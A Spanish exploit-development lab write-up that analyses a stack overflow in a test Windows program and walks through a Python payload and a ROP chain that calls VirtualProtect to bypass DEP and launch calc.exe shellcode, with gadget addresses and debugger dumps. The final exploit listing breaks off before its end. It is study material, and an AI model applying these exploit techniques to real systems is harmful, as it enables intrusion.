



1.- Análisis de la Vulnerabilidad

Las pruebas las haremos en una maquina Windows 10 21H2 32bits, me ha resultado mas cómodo hacerla desde vmware, deshabilitare las protecciones DEP y ASLR para esta primera parte.

Al principio del programa podemos observar como se declara un Buffer de 220h = 544(decimal) y otro Src de 10h = 16(decimal)

```
Buffer= byte ptr -220h
var_20= byte ptr -20h
Src= dword ptr -10h
Stream= dword ptr -0Ch
FileName= dword ptr 8
```

Mas adelante podemos ver como se almacena a través del **FREAD** el contenido del archivo concretamente 512 bytes por lo tanto no podremos desbordarlo ya que esta declarado en 544

```
mov     eax, [ebp+Stream]
mov     [esp+12], eax    ; Stream
mov     dword ptr [esp+8], 512 ; ElementCount
mov     dword ptr [esp+4], 1 ; ElementSize
lea     eax, [ebp+Buffer]
mov     [esp], eax      ; Buffer
call    _fread
```

Lo siguiente que hace el programa a través de la función **_strstr()** es comparar **Buffer** con la cadena **"http://"** y si la encuentra nos devolverá un puntero a la primera aparición.

```
mov     dword ptr [esp+4], offset SubStr ; "http://"
lea     eax, [ebp+Buffer]
mov     [esp], eax      ; Str
call    _strstr
```

Una vez encuentra la cadena la copia a al destino sin tener en cuenta el tamaño del destino que en este caso son **16bytes** y es aquí donde se produce el desbordamiento:

```
5  Src = strstr(Buffer, "http://");
7  if ( !Src )
9      return puts("URL no encontrada :(");
9  memcpy(v3, Src, 256u);
9  printf("URL: %s\n", v3);
L  return fclose(Stream);
2 }
```

16bytes

256 bytes del contenido de Src

Src contendrá todo el contenido de Buffer a partir de "http://"

Por lo tanto si generamos un archivo con la cadena **"http://"** seguidos de mas de 16bytes generaremos un desbordamiento del buffer.

Ademas aprovecharemos el otro buffer declarado para inyectar una shellcode que la incrustaremos detrás de la cadena "http://"

\x90\x90\x90\x90\x90\x90	HTTP://	AAAAAAAAAAAAAAAA
--------------------------	---------	------------------

Tendremos que bypasear la función `fclose()` ya que sobrescribiremos el puntero que se le pasa como parámetro antes de llegar al retorno de la función `parse_file()`.

NOP+SHELLCODE	HTTP://	(\x41*13) + NULL + (\x41*12) + RET
---------------	---------	------------------------------------

2.- Exploit - `_call_me()`

Lo primero que aremos sera encontrar la dirección en memoria de la función a la que llamaremos una vez controlemos la dirección de retorno.

```

00401525  90      NOP
00401526  90      NOP
00401527  90      NOP
00401528  90      NOP
00401529  90      NOP
0040152A  90      NOP
0040152B  90      NOP
0040152C  90      NOP
0040152D  90      NOP
0040152E  90      NOP
0040152F  90      NOP
00401530  55      PUSH EBP
00401531  89E5    MOV EBP,ESP
00401533  83EC 18 SUB ESP,18
00401536  C70424 004040 MOV DWORD PTR SS:[ESP],stack2.00404000
0040153D  E8 1A120000 CALL <JMP.&msvcrt.puts>
00401542  90      NOP
00401543  C9      LEAVE
00401544  C3      RETN

```

ASCII "You cannot call me, noob!"
puts

Podemos ver que el prologo de la función comienza en la dirección `0x00401530` pero aprovecharemos la tira de NOP'S que tenemos para saltar encima y asegurarnos el no estropear la reserva del stack de la función. Saltaremos a la dirección `0x00401527`

Por lo tanto tenemos que generar un documento que contenga la siguiente estructura:

HTTP://	(\x41*13) + \x00\x00\x00\x00 + (\x41*12) + \x27\x15\x40 [extraemos NULL BYTES]
---------	--

Hacemos un sencillo script en python que nos genere un archivo con esa estructura para inyectarlo dentro del programa:

SCRIPT PYTHON	SALIDA (url.txt)
---------------	------------------

```

ntRajKit.py
1  import os, subprocess
2  import struct
3
4
5
6  file = open('url.txt', 'w')
7
8
9  payload = "http://"
10
11  payload += "\x41" * 13 #13 EAX - 4 bytes return
12
13  payload += "\x00\x00\x00\x00" #NULL fClose();
14
15  payload += "\x42\x42\x42\x42"
16  payload += "\x42\x42\x42\x42"
17  payload += "\x43\x43\x43\x43"
18
19  payload += "\x2c\x15\x40" #RET &FUNC # CANNOT CALL ME
20
21
22  file.write(payload)
23  file.close()
24

```

```

[rajkit→Master Reversing Ejercicios/Mod
http://AAAAAAAAAAAAABBBBBBBBCCCC,0%
rajkit→Master Reversing Ejercicios/Mod

```

Miremos en el debugger como funciona el exploit, pondremos breakpoints en **memcpy**, **fclose**, **leave** y **retn**

Arrancamos y podemos observar el primer BP que esta en **CALL MEMCPY** como se encuentra el stack y registros:

EBP: apunta a **0x0065FE88** y la siguiente dirección en el stack es el retorno de la función que apunta a **0x00401686** que seria el principio del epilogo de función del **main()**

```

0040161A . 8045 E0 LEA EAX, DWORD PTR SS:[EBP-20]
0040161D . 890424 MOV DWORD PTR SS:[ESP], EAX
00401620 . 8B45 E0 CALL <JMP.&msvcrt.memcpy> |memcpy BP
00401623 . 8045 E0 LEA EAX, DWORD PTR SS:[EBP-20]
00401626 . 894424 04 MOV DWORD PTR SS:[ESP+4], EAX
0040162C . C70424 C04040 MOV DWORD PTR SS:[ESP], stack2.004040C0
00401633 . EB 2C110000 CALL <JMP.&msvcrt.printf> |printf
00401638 . 8045 F4 MOV EAX, DWORD PTR SS:[EBP-C]
0040163B . 890424 MOV DWORD PTR SS:[ESP], EAX
0040163E . EB 61110000 CALL <JMP.&msvcrt.fclose> |fclose
00401643 . 90 NOP
00401644 . C9 LEAVE
00401645 . C3 RETN
00401646 . 8B45 E0 LEA EAX, DWORD PTR SS:[EBP-20]

```

```

Registers (FPU)
EAX 0065FE68
ECX 004040A7 ASCII ":.//"
EDX 00007468
EBX 00000002
ESP 0065FC50
EBP 0065FE88
ESI 00B30E40
EDI 00000009
EIP 00401620 stack2.00401620

```

```

00401646 . 8B45 E0 LEA EAX, DWORD PTR SS:[EBP-20]
00401649 . 89E5 MOV DWORD PTR SS:[ESP], EAX
0040164C . 83E4 F0 AND ESP, FFFFFFF0
0040164F . 83EC 10 SUB ESP, 10
00401654 . E8 30010000 CALL stack2.00401750
00401658 . 74 1C JE SHORT stack2.00401676
00401659 . 8B45 0C MOV EAX, DWORD PTR SS:[EBP+C]
0040165D . 8B00 MOV EAX, DWORD PTR DS:[EAX]
0040165F . 894424 04 MOV DWORD PTR SS:[ESP+4], EAX
00401663 . C70424 C94040 MOV DWORD PTR SS:[ESP], stack2.004040C9
0040166A . E8 F5100000 CALL <JMP.&msvcrt.printf> |printf
0040166F . 8B F5 MOV EAX, -1
00401674 . EB 15 JMP SHORT stack2.00401688
00401676 . 8B45 0C MOV EAX, DWORD PTR SS:[EBP+C]
00401679 . 83C0 04 ADD EAX, 4
0040167C . 8B00 MOV EAX, DWORD PTR DS:[EAX]
0040167E . 890424 MOV DWORD PTR SS:[ESP], EAX
00401681 . E8 BEFFFFFF CALL stack2.00401545
00401683 . C9 LEAVE
0040168C . C3 RETN

```

```

0065FE60 0065FE08 JWE.
0065FE64 0040116A J40. RETURN to stack2.0040116A from <JMP.&msvcrt.__getmainargs>
0065FE68 00000000 ....
0065FE6C 0040175F J0. RETURN to stack2.0040175F from stack2.00401690
0065FE70 00401770 P00. stack2.00401770
0065FE74 7783A526 J000. RETURN to ntdll.7783A526 from ntdll.7783A550
0065FE78 0065FC68 J0E. ASCII "http://AAAAAAAAAAAA"
0065FE7C 773D4660 F0w msvcrt.773D4660
0065FE80 00000009 ....
0065FE84 00B30E1F J01. ASCII "url.txt"
0065FE88 0065FE08 JWE.
0065FE8C 00401686 J00. RETURN to stack2.00401686 from stack2.00401545
0065FE90 00B30E40 J01. ASCII "url.txt"
0065FE94 00000000 ....
0065FE98 00000000 ....

```

Ejecutamos hasta la siguiente instrucción y **memcpy** debería de sobrescribir la dirección de retorno con la función **call_me()** a la que queremos redireccionar el flujo de ejecución:

```
Registers (FPU)
EAX 0065FE68 ASCII "http://AAAAAAAAAAAAAA"
ECX 00000000
EDX 0065FCF0
EBX 00000002
ESP 0065FC50
EBP 0065FE08
ESI 00B30E40
EDI 00000009
EIP 00401625 stack2.00401625
```

Efectivamente tenemos el flujo de ejecución del programa donde queríamos, ahora solo queda dejar que fluya hasta la función que se nos pide:

[illegible]


Primero explicare el contexto de ejecución, tenemos un windows 10 21H2 de 32 bits con ASLR deshabilitado y DEP activado por lo tanto estamos ante un stack que no permite instrucciones

ejecutables, por lo tanto tendremos que ejecutar instrucciones que ya estén en la memoria del programa vulnerable y que les sigan con una instrucción RETN, de esta forma el programa saltara constantemente a direcciones de memoria que si son ejecutables y volverá al stack a través de un RETN para continuar con la siguiente dirección de memoria.

Aprovecharemos que el sistema trabaja en 32bits y que la convención de llamadas _stdcall nos permite pushear los valores en la pila a través de los registros del procesador y hacer la llamada a la API.

Lo que aremos sera construir una cadena ROP que mueva a los registros del procesador todos los valores que queremos, hacer PUSHAD y meter en el stack los parámetros para hacer una llamada la API VirtualProtect que se encuentra en la librería dinámica Kernel32.dll y que nos permite dar permisos de ejecución a la zona en la que tenemos almacenada nuestra shellcode.


El exploit que e construido para controlar el flujo de ejecución del programa vulnerable tiene el siguiente diseño:



Previamente hemos hecho un análisis de la vulnerabilidad así que a partir de aquí iré explicando las cadenas ROP que hemos creado para ejecutar nuestra shellcode:

El primer ROP viene después de la ejecución de la instrucción LEAVE esta instrucción viene seguida de un RET que es la dirección que controlamos, el programa tiene que restaurar el stack al salir de una función y volver al main(), nuestro overflow se produce dentro de una función del propio programa y necesitamos crear un stack "ficticio" y redirigir la ejecución a ese punto donde tenemos el resto de la cadena ROP y nuestra shellcode.

LEAVE ☐ SET ESP a EBP y POP EBP





Para mitigar eso y ya que también podemos sobrescribir EBP antes de EIP apuntaremos con EBP al principio del stack y con 3 cadenas ROP modificaremos ESP y automáticamente nuestro puntero de instrucción redireccionara el flujo de ejecución a la parte del stack que nosotros queremos

```

112
113     esp = struct.pack('<L',0x77898381) # XCHG EAX,EBP # RETN
114     esp += struct.pack('<L',0x77387b7f) # XCHG EAX,ESP # RETN
115     esp += struct.pack('<L',0x77898381) # XCHG EAX,EBP # RETN
116

```

Este es nuestro primer ROP, usaremos la instrucción XCHG para cambiar los valores entre registros, a falta de uno directo pasaremos a EAX y de EAX a ESP y lo volveremos a dejar como estaba.



Continuaremos la ejecución hasta terminar el ROP y lleguemos a la zona baja del STACK donde tenemos el resto del exploit:

La API VirtualProtect tiene esta estructura:

```

#BOOL VirtualProtect(
# [in] LPVOID lpAddress,
# [in] SIZE_T dwSize,
# [in] DWORD flNewProtect,
# [out] PDWORD lpflOldProtect
#);

```

Necesitamos un puntero a la API VirtualProtect, la dirección del principio de nuestra shellcode, el tamaño de la zona a la que queremos cambiar los permisos, el flag PAGE_EXECUTE_READ_WRITE que es 0x40 y un puntero a un zona con permisos de escritura en la que se recibe el valor de protección de acceso anterior.

- ESI** ☐ memoriaVirtualProtect()
- EBP** ☐ call ESP
- EBX** ☐ SIZE_T en nuestro caso con 301
- EDX** ☐ flNewProtect ☐ 0x40
- ECX** ☐ lpflOldProtect ☐ 0x00406703
- EDI** ☐ ROP NOP
- EAX** ☐ 0x90909090 ☐ la API utiliza este registro para almacenar el BOOL de salida ☐ 1 si termina con éxito ☐ 0 NULL

Tener en cuenta que no podremos escribir en el archivo valores "\x00" por la función **__strchr()** lo detecta como cadena final y no conseguiremos que llegue a "http://" y guarde el puntero al comienzo de esa cadena para que **memcpy()** sobrescriba el buffer URL y consigamos el overflow.

Siguiente ROP para el registro ESI , tenemos que dejar en este registro un puntero a la API VirtualProtect, tenemos un puntero a la **IAT** `kernel32!virtualprotect` `0x00406158` , pero la dirección contiene bytes nulos `"\x00"`.

Por falta de instrucciones mejores decidí sumar la dirección que necesitamos a `0x90909090` para después restarla y obtener así nuestra dirección:




EAX: `0x90909090+0x00406158 = 0x90d0f1e8`

ESI: `0x90909090`

ESI: `EAX-ESI = 0x00406158`

Tuvimos que compensar la cadena `# SUB EAX,ESI # POP ESI # RETN` con un ROP NOP para después extraer de EAX el contenido del puntero que sería la propia dirección de VirtualProtect.


```
rop = struct.pack('<L',0x77388805) # POP EAX # RETN
rop += struct.pack('<L',0x90d0f1e8)
rop += struct.pack('<L',0x769f0bd2) # POP ESI # RETN
rop += struct.pack('<L',0x90909090)
rop += struct.pack('<L',0x769f0bd0) # SUB EAX,ESI # POP ESI # RETN
rop += struct.pack('<L',0x75b2a296) # NOP
rop += struct.pack('<L',0x778811c2) # MOV EAX,DWORD PTR DS:[EAX] # RETN
rop += struct.pack('<L',0x778a60c3) # XCHG EAX,ESI # RETN
```



En el registro EBP dejaremos una dirección de memoria que apunte a un ROP `CALL ESP,RETN` para volver a ESP tras salir de la ejecución:

En este punto ya tenemos 2 registros con los valores que queremos

```
#EBP
rop +=struct.pack('<L',0x77378836) # POP EBP # RETN
rop +=struct.pack('<L',0x75bb4655) # call esp
```



En este momento nuestro stack tiene este aspecto:


```
#EDX
rop += struct.pack('<L',0x769c062e) # XOR EAX,EAX # RETN
rop += struct.pack('<L',0x77897cc2) # POP EDX # RETN
rop += struct.pack('<L',0xffffffffc0) # NEG -> 40
rop += struct.pack('<L',0x7780f282) # XCHG EAX,EDX # RETN
rop += struct.pack('<L',0x769f3798) # NEG EAX # RETN
rop += struct.pack('<L',0x7780f282) # XCHG EAX,EDX # RETN
rop += struct.pack('<L',0x769c062e) # XOR EAX,EAX # RETN
```

Limpiamos previamente **EAX** haciendo **XOR** sobre si mismo *0x00000000*

```
Registers (FPU)
EAX 00000000
ECX 5E40C14B
EDX FFFFFFFC0
EBX 00000301
ESP 0065FCB8
EBP 75BB4655 KERNELBA.75BB4655
ESI 769C5D20 KERNEL32.VirtualProtect
EDI 00000008
EIP 77897CC3 ntdll.77897CC3
```

```
Registers (FPU)
EAX 00000040
ECX 5E40C14B
EDX 00000000
EBX 00000301
ESP 0065FC00
EBP 75BB4655 KERNELBA.75BB4655
ESI 769C5D20 KERNEL32.VirtualProtect
EDI 00000008
EIP 769F379A KERNEL32.769F379A
```

```
Registers (FPU)
EAX 00000000
ECX 5E40C14B
EDX 00000040
EBX 00000301
ESP 0065FCC4
EBP 75BB4655 KERNELBA.75BB4655
ESI 769C5D20 KERNEL32.VirtualProtect
EDI 00000008
EIP 7780F283 ntdll.7780F283
```

Para el registro ECX usaremos el método del puntero IAT del principio, sumar la dirección que queremos a *0x90909090* y restarlo,

El inconveniente a sido el cambiar el resultado almacenado en EAX a ECX, después de mirar todas las posibles instrucciones que interactuaban con ECX solo pude aprovechar esta:

XCHG EAX,ECX # CLC # DEC ECX # RETN 0x24

Por lo tanto añadiremos a la cadena ROP una instrucción para añadir 1 a ECX y compensar el **DEC ECX** y para el **RETN 0x24** aremos **10 ROP-NOP** □ 10x4 □ **40** ya que **0x24** □ **36d** y llegaríamos al siguiente ROP que sería **EDI**

CLC interactuá con los flags del procesador y no nos afecta

```
#ECX
rop += struct.pack('<L',0x7734f7a6) # POP ECX # RETN
rop += struct.pack('<L',0x90502980) # 0x90502980
rop += struct.pack('<L',0x7738805) # POP EAX # RETN
rop += struct.pack('<L',0x90909090)
rop += struct.pack('<L',0x773a985a) # SUB EAX,ECX # RETN
rop += struct.pack('<L',0x773a96e8) # ADD EAX,1 #añadimos 1 a EAX para compensar el DEC ECX
rop += struct.pack('<L',0x778dce54) # XCHG EAX,ECX # CLC # DEC ECX # RETN 0x24
rop += struct.pack('<L',0x75b2a296) # NOP #Compensamos RETN 0x24 con NOP-RETN

rop += struct.pack('<L',0x75b2a296) # NOP #RETN
rop += struct.pack('<L',0x75b2a296) # NOP #RETN
rop += struct.pack('<L',0x75b2a296) # NOP #RETN
rop += struct.pack('<L',0x75b2a296) # NOP #RETN
rop += struct.pack('<L',0x75b2a296) # NOP #RETN
rop += struct.pack('<L',0x75b2a296) # NOP #RETN
rop += struct.pack('<L',0x75b2a296) # NOP #RETN
rop += struct.pack('<L',0x75b2a296) # NOP #RETN
rop += struct.pack('<L',0x75b2a296) # NOP #RETN
```

```
Registers (FPU)
EAX 00000000
ECX 90502980
EDX 00000040
EBX 00000301
ESP 0065FC00
EBP 75BB4655 KERNELBA.75BB4655
ESI 769C5D20 KERNEL32.VirtualProtect
EDI 00000008
EIP 7734F7A7 nsvcr.7734F7A7
```

```
Registers (FPU)
EAX 90909090
ECX 90502980
EDX 00000040
EBX 00000301
ESP 0065FC00
EBP 75BB4655 KERNELBA.75BB4655
ESI 769C5D20 KERNEL32.VirtualProtect
EDI 00000008
EIP 77388006 nsvcr.77388006
```

```
Registers (FPU)
EAX 00406704 stack2.00406704
ECX 90502980
EDX 00000040
EBX 00000301
ESP 0065FCC4
EBP 75BB4655 KERNELBA.75BB4655
ESI 769C5D20 KERNEL32.VirtualProtect
EDI 00000008
EIP 773A985C nsvcr.773A985C
```

```
Registers (FPU)
EAX 90909090
ECX 00406704 stack2.00406704
EDX 00000040
EBX 00000301
ESP 0065FCC4
EBP 75BB4655 KERNELBA.75BB4655
ESI 769C5D20 KERNEL32.VirtualProtect
EDI 00000008
EIP 7780CE55 ntdll.7780CE55
```

Los registros **EDI** y **EAX** no los documentare, simplemente a EDI le hacemos PUSH de un ROP-RETN y a EAX le hacemos POP de *0x90909090* este registro lo utiliza la propia API para retornar en resultado BOOLEANO de la ejecución.

En este momento tenemos todos los registros configurados y tenemos que hacer PUSHAD para introducirlos todos al stack y entrar en VirtualProtect()

```

77376F67 60          PUSHAD
77376F68 C3          RETN
77376F69 8BFF       MOV     EDI,EDI
77376F6B 55          PUSH     EBP
77376F6C 8BEC       MOV     EBP,ESP
77376F6E 8B45 08     MOV     EAX,DWORD PTR DS:[EBP+8]
77376F71 A3 405C3077 MOV     DWORD PTR DS:[EAX],DWORD PTR EBX
77376F76 A3 445C3077 MOV     DWORD PTR DS:[EAX],DWORD PTR ECX
77376F7B A3 485C3077 MOV     DWORD PTR DS:[EAX],DWORD PTR EDI
77376F80 A3 4C5C3077 MOV     DWORD PTR DS:[EAX],DWORD PTR ESI
77376F85 5D          POP     EBP
77376F87 C3          RETN

```

```

EAX 90909090
ECX 00406703 stack2.00406703
EDX 00000040
EBX 00000301
ESP 0065FD20
EBP 75BB4655 KERNELBA.75BB4655
ESI 769C5D20 KERNEL32.VirtualProtect
EDI 769F379A KERNEL32.769F379A
EIP 77376F67 msvcrt.77376F67

```

Nuestro Stack se encuentra en este punto:

```


0065FD08 75BB4655 UFIu CALL to VirtualProtect
0065FD0C 0065FD20 2e. Address = 0065FD20
0065FD10 00000301 0+. Size = 301 (769.)
0065FD14 00000040 0+. NewProtect = PAGE_EXECUTE_READWRITE
0065FD18 00406703 0a0. OldProtect = stack2.00406703
0065FD1C 90909090 EEEE
0065FD20 90909090 EEEE
0065FD24 90909090 EEEE
0065FD28 90909090 EEEE
0065FD2C 90909090 EEEE
0065FD30 90909090 EEEE
0065FD34 90909090 EEEE
0065FD38 83E58990 E003
0065FD3C 0B3120EC 011
0065FD40 30588B64 d1C0
0065FD44 8B0C5B8B iLi
0065FD48 1B8B1C5B Li+
0065FD4C 438B1B8B i+Li
0065FD50 FC458908 E0E7
0065FD54 013C588B IX<0
0065FD58 785B8B03 LiX
0065FD5C 7B8B0301 0LiC
0065FD60 89C70120 02E
0065FD64 4B8BF87D 00IK
0065FD68 89C10124 00+
0065FD6C 538BF440 MUIS
0065FD70 89C2011C 00+
0065FD74 538BF055 U-IS
0065FD78 EC558914 0eU0
0065FD7C C03132EB 021L
0065FD80 8BEC558B iU0i
0065FD84 758BF87D 00iu
0065FD88 FCC93118 +1F7
0065FD8C 03873C8B i<0
0065FD90 8366FC7D 02fA
0065FD94 A6F308C1 -0%a
0065FD98 39400574 t309
0065FD9C 8BE47200 $x8i
0065FDA0 558BF440 MUIU
0065FDA4 048B66F0 -fi
0065FDA8 82048B41 Ai0e
0065FDAC C3FC4503 0E7t
0065FDB0 657878BA lxxe
0065FDB4 08EAC163 c-0
0065FDB8 69576852 RhWl
0065FDBC 6589456E nEee
0065FDC0 FFB8E818 +b0
0065FDC4 C931FFFF 1F
0065FDC8 652E6851 0h.e
0065FDCC 63686578 xehc
0065FDD0 89636C61 alcE

```

Saltara a los NOP despues de la ejecucion

SHELLCODE
CALC.EXE

Continuamos con la ejecución hasta finalizar el exploit y obtener la ejecución de nuestro shellcode con permisos **EXECUTE_READ_WRITE**



El exploit completo seria el siguiente:

```

13 rop = struct.pack('<L',0x77388805) # POP EAX # RETN
14 rop += struct.pack('<L',0x90d0f1e8) # POP ESI # RETN
15 rop += struct.pack('<L',0x769f0bd2) # POP ESI # RETN
16 rop += struct.pack('<L',0x90909090) # SUB EAX,ESI # POP ESI # RETN
17 rop += struct.pack('<L',0x769f0bd0) # NOP
18 rop += struct.pack('<L',0x75b2a296) # NOP
19 rop += struct.pack('<L',0x778811c2) # MOV EAX,DWORD PTR DS:[EAX] # RETN
20 rop += struct.pack('<L',0x778a60c3) # XCHG EAX,ESI # RETN
21 #EBP
22 rop += struct.pack('<L',0x77378836) # POP EBP # RETN
23 rop += struct.pack('<L',0x75bb4655) # call e-esp
24 #EBX
25 rop += struct.pack('<L',0x769ff352) # POP EBX # RETN
26 rop += struct.pack('<L',0xfffffcff) # 301->NEG -> 0xfffffcff
27 rop += struct.pack('<L',0x769c062e) # XOR EAX,EAX # RETN
28 rop += struct.pack('<L',0x77337926) # XCHG EAX,EBX # RETN
29 rop += struct.pack('<L',0x769f3798) # NEG EAX # RETN
30 rop += struct.pack('<L',0x77337926) # XCHG EAX,EBX # RETN
31 rop += struct.pack('<L',0x769c062e) # XOR EAX,EAX # RETN 0
32 #EDX
33 rop += struct.pack('<L',0x769c062e) # XOR EAX,EAX # RETN
34 rop += struct.pack('<L',0x77897cc2) # POP EDX # RETN
35 rop += struct.pack('<L',0xfffffc0) # NEG -> 40
36 rop += struct.pack('<L',0x7780f282) # XCHG EAX,EDX # RETN
37 rop += struct.pack('<L',0x769f3798) # NEG EAX # RETN
38 rop += struct.pack('<L',0x7780f282) # XCHG EAX,EDX # RETN
39 rop += struct.pack('<L',0x769c062e) # XOR EAX,EAX # RETN
40 #ECX
41 rop += struct.pack('<L',0x7734f7a6) # POP ECX # RETN
42 rop += struct.pack('<L',0x9050298D) # 0x9050298D
43 rop += struct.pack('<L',0x77388805) # POP EAX # RETN
44 rop += struct.pack('<L',0x90909090) # SUB EAX,ECX # RETN
45 rop += struct.pack('<L',0x773a985a) # ADD EAX,1 #añadimos 1 a EAX para compensar el DEC ECX
46 rop += struct.pack('<L',0x778dce54) # XCHG EAX,ECX # CLC # DEC ECX # RETN 0x24
47 rop += struct.pack('<L',0x75b2a296) # NOP #Compensamos RETN 0x24 con NOP-RETN
48 rop += struct.pack('<L',0x75b2a296) # NOP #RETN
49 rop += struct.pack('<L',0x75b2a296) # NOP #RETN
50 rop += struct.pack('<L',0x75b2a296) # NOP #RETN
51 rop += struct.pack('<L',0x75b2a296) # NOP #RETN
52 rop += struct.pack('<L',0x75b2a296) # NOP #RETN
53 rop += struct.pack('<L',0x75b2a296) # NOP #RETN
54 rop += struct.pack('<L',0x75b2a296) # NOP #RETN
55 rop += struct.pack('<L',0x75b2a296) # NOP #RETN
56 rop += struct.pack('<L',0x75b2a296) # NOP #RETN
57 rop += struct.pack('<L',0x75b2a296) # NOP #RETN
58 #EDI
59 rop += struct.pack('<L',0x77896729) # POP EDI # RETN [ntdll.dll]
60 rop += struct.pack('<L',0x769f379a) # RETN (ROP NOP) [KERNEL32.DLL]
61 #EAX
62 rop += struct.pack('<L',0x75c8b748) # POP EAX # RETN [KERNELBASE.dll]
63 rop += struct.pack('<L',0x90909090) # nop
64 #PUSHAD
